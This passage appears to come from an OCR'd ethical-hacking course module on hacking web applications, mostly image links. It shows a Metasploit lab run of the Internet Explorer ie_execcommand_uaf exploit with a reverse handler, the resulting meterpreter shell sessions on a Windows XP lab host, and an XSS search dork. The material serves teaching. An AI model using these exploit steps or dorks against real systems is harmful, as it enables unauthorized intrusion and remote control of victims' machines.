





http://172.16.100.5/pretty/
this is my new picture
File Edit
About Internet Explorer
Windows Internet Explorer 9
Version: 9.0.8112.16421
Update Versions: RTM (KB982861)
Cipher Strength: 256-bit
Product ID: 03553-997-8992671-00407
Warning: This computer program is protected by copyright law and international treaties. Unauthorized reproduction or distribution of this program, or any portion of it, may result in severe civil and criminal penalties, and will be prosecuted to the maximum extent possible under the law.
© 2011 Microsoft Corporation
OK


msf exploit(ie_execcommand_uaf) > set URIPATH /
URIPATH => /
msf exploit(ie_execcommand_uaf) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 172.16.100.5:4444
msf exploit(ie_execcommand_uaf) > [*] Using URL: http://172.16.100.5:8080/
[*] Server started.





```
msf exploit(ie_execcommand_uaf) > sessions -l

Active sessions
===============

  Id  Type                   Information                          Connection
  --  ----                   -----------                          ----------
  1   meterpreter x86/win32  WINXP-637996C89\xp @ WINXP-637996C89  172.16.100.5
:4444 -> 172.16.100.4:1195 (172.16.100.4)
  2   meterpreter x86/win32  WINXP-637996C89\xp @ WINXP-637996C89  172.16.100.5
:4444 -> 172.16.100.4:1199 (172.16.100.4)
  3   meterpreter x86/win32  WINXP-637996C89\xp @ WINXP-637996C89  172.16.100.5
:4444 -> 172.16.100.4:1203 (172.16.100.4)
  4   meterpreter x86/win32  WINXP-637996C89\xp @ WINXP-637996C89  172.16.100.5
:4444 -> 172.16.100.4:1207 (172.16.100.4)

msf exploit(ie_execcommand_uaf) >
```








Module 12 Hacking Web Applications


XSS Dorks: inurl:"search.php?q="






